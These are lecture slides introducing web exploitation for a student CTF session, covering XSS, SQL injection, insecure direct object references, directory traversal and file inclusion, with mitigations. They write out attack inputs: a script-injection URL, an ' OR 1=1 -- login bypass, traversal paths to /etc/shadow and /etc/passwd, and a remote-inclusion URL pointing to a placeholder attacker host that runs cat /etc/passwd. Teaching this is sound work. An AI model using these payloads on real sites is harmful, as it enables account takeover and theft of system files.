



Intro to Web Exploitation

Kevin Bilzer & Seamus Burke



Agenda

Web Exploitation basics

Cross Site Scripting (XSS)

SQL Injections

Insecure Direct Object Access

Local File Inclusion/Remote File Inclusion



how2web

Like many products and protocols, the web wasn't designed with security in mind. Due to the need for backward compatibility, many of the underlying security issues with the web haven't been fixed.

There's been a lot of band aid solutions, but many of them can be bypassed.

In this lecture we'll be looking at some older tech (PHP), but many of these techniques can be adapted to current technologies (such as node.js and Django).

2 kinds of exploits: hacking the server, and hacking the users of the server.



Client side exploit: XSS

Cross Site Scripting (XSS) is the act of injecting a script onto a webpage.

2 kinds of XSS:

Reflected: Script is passed through a URL parameter or something, have to get the victim to click on a link

Stored: Script is stored on the server, infecting anyone who visits a certain part of the site (no trickery involved)



test.php

```
<html>
<body>
<?php
if(isset($_GET['name'])) {
    echo "<p>Hi " . $_GET['name'] . "!</p>";
}
?>


</body>
</html>
```



test.php?name=chris

Hi chris!

```
<html>
<body>
<p>Hi chris!</p>
</body>
</html>
```




test.php?name=chris

Hi **chris!**

```
<html>
<body>
<p>Hi <b>chris</b>!</p>
</body>
</html>
```

test.php?name=<script>alert("omg hacked")</script>



```
<html>
<body>
<p>Hi <script>alert("omg hacked!")</script>!</p>
</body>
</html>
```




So we can show messages to people so what?

With XSS, there are a lot of possibilities besides just showing someone a message.

You can redirect them to a fake site, or you can steal the user's cookies.

Cookies are how a website knows that you logged in. Until they expire,, it's as good as someone's passwords.

With XSS (especially stored XSS) you can easily capture a ton of people's cookies and gain access to their accounts.



SQL

Query language for databases (PostgreSQL, MySQL, MSSQL, etc)

Defines how data is retrieved and stored in a database.

Looks like this:

```
SELECT a, b FROM some_table WHERE c='some_value'
```

A SQL injection is a way to trick an application and send it false data, or insert your own data.

This is because applications often insert user input directly into a SQL query without any pre-processing.



SQL Injection Basics

First, let's look at a typical SQL query that can be used to check if a user is allowed to log in.

```
SELECT * FROM users WHERE username='user_input' AND password='user_input'
```

This will return a database row with the info about the user if and only if the user enters a username that exists, and enters the password that is stored in that database row.

Let's break this query down into parts



Query

```
SELECT * FROM users WHERE user='input' AND password='input'
```

Operation, Data, Table to get, and the constraint

Let's say we know the username of a user but don't know their password. How could we modify this query, modifying only the stuff inside the single quotes above?

In other words, we want to modify the logic of this query so that it will return the row we want no matter what.



```
// -- #
```

Luckily, we have a couple constructs that can help us with this. Namely, comments!

The SQL language supports comments, and if the application doesn't sanitize our input we can use comments to inject our own code and modify what the query actually does.

We also need to handle the fact that our input is inside single quotes.



Inject!

So, we can enter the desired username in the username field, and in the password field (assuming passwords aren't encrypted) we can enter the string ' OR 1=1 --

The final query will therefore be:

```
SELECT * FROM users WHERE username='bob' AND ' OR 1=1 --'
```

The final quote will be removed since it is after the comment (--).

Since 1=1 is always true, the constraint will evaluate to:

```
username='bob' AND ' OR
```



Logic fault

Since $1=1$ is always true, the constraint will evaluate to:

`username='bob' AND '' OR true`

This becomes:

`username='bob' AND true`

Which becomes

`username='bob'`

Bingo! We've successfully reduced the constraint to only depend on the username.



In the real world...

It very rarely will be this easy. First of all, the comment syntax differs based on the product being used (--, #, and // are all comment forms for different DB products).

Second, often times your input will be sanitized, and you will have to beat that filter somehow. Experimentation is key here.



Insecure Direct Object References

- “A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.”
- WHAT DOES THAT MEAN?????
- Basically, a way for attackers to access server-side data without authorization.
 - Directory Traversals
- Simple examples:
 - `http://foo.bar/changepassword?user=someuser`
 - `http://foo.bar/somepage?invoice=12345`



Directory Traversal


- Form of Insecure Direct Object Reference
- This attack aims to access files and directories that are stored outside the web root folder
- Examples:
 - `http://some_site.com.br/../../../../etc/shadow`
 - `http://some_site.com.br/get-files?file=/etc/passwd`

BRING ON THE `../../../../../../../../../../../../`



Mitigation Techniques for IDOR

- Access checking
 - Validation
- Blacklisting
- Indirect reference mapping
- Per-session references
- Resolve elements like .. and ../



Local File Inclusion (LFI) and Remote File Inclusion (RFI)

- Attacker is able to submit input into files or upload files to the server
- **Local File Inclusion** is the process of including files that are already present on the server.
- **Remote File Inclusion** is the process of including remote files onto the server. Easier to exploit but less common.
- A common use of these techniques is outputting contents of a file but more severe things include:
 - Server-side code execution
 - Client-side code execution
 - DoS - Denial of Service
 - Disclosure of Sensitive Information



LFI and RFI Examples

Examples of LFI:

```
<?php $file = $_GET[ ' file ' ]; ?>
```

`http://foobar.net/?file={whatever local file we want } ---> e.g. /etc/passwd`

Examples of RFI:

```
<?php $file = $_GET[ 'file' ]; ?>
```

`http://foo.net/?file={remote file} i.e http://foo.net/?file=http://mySite.com/evilScript.php`

`evilScript.php could read -> <?php echo system("cat /etc/passwd") ?>`

Quick little note, RFI can sometimes be exploited via UPLOAD file buttons on a



Mitigation Techniques for File Inclusions

- Whitelist known files
- Avoid dynamically including files based on user input
- Validate user input for both filenames and paths
- Blacklist known bad characters



Time for CTF!

We put together a mini CTF for you guys to apply what you've learned. Navigate to the following website, register yourself and view challenges for the corresponding webapps:

<https://ctf.notanexploit.club>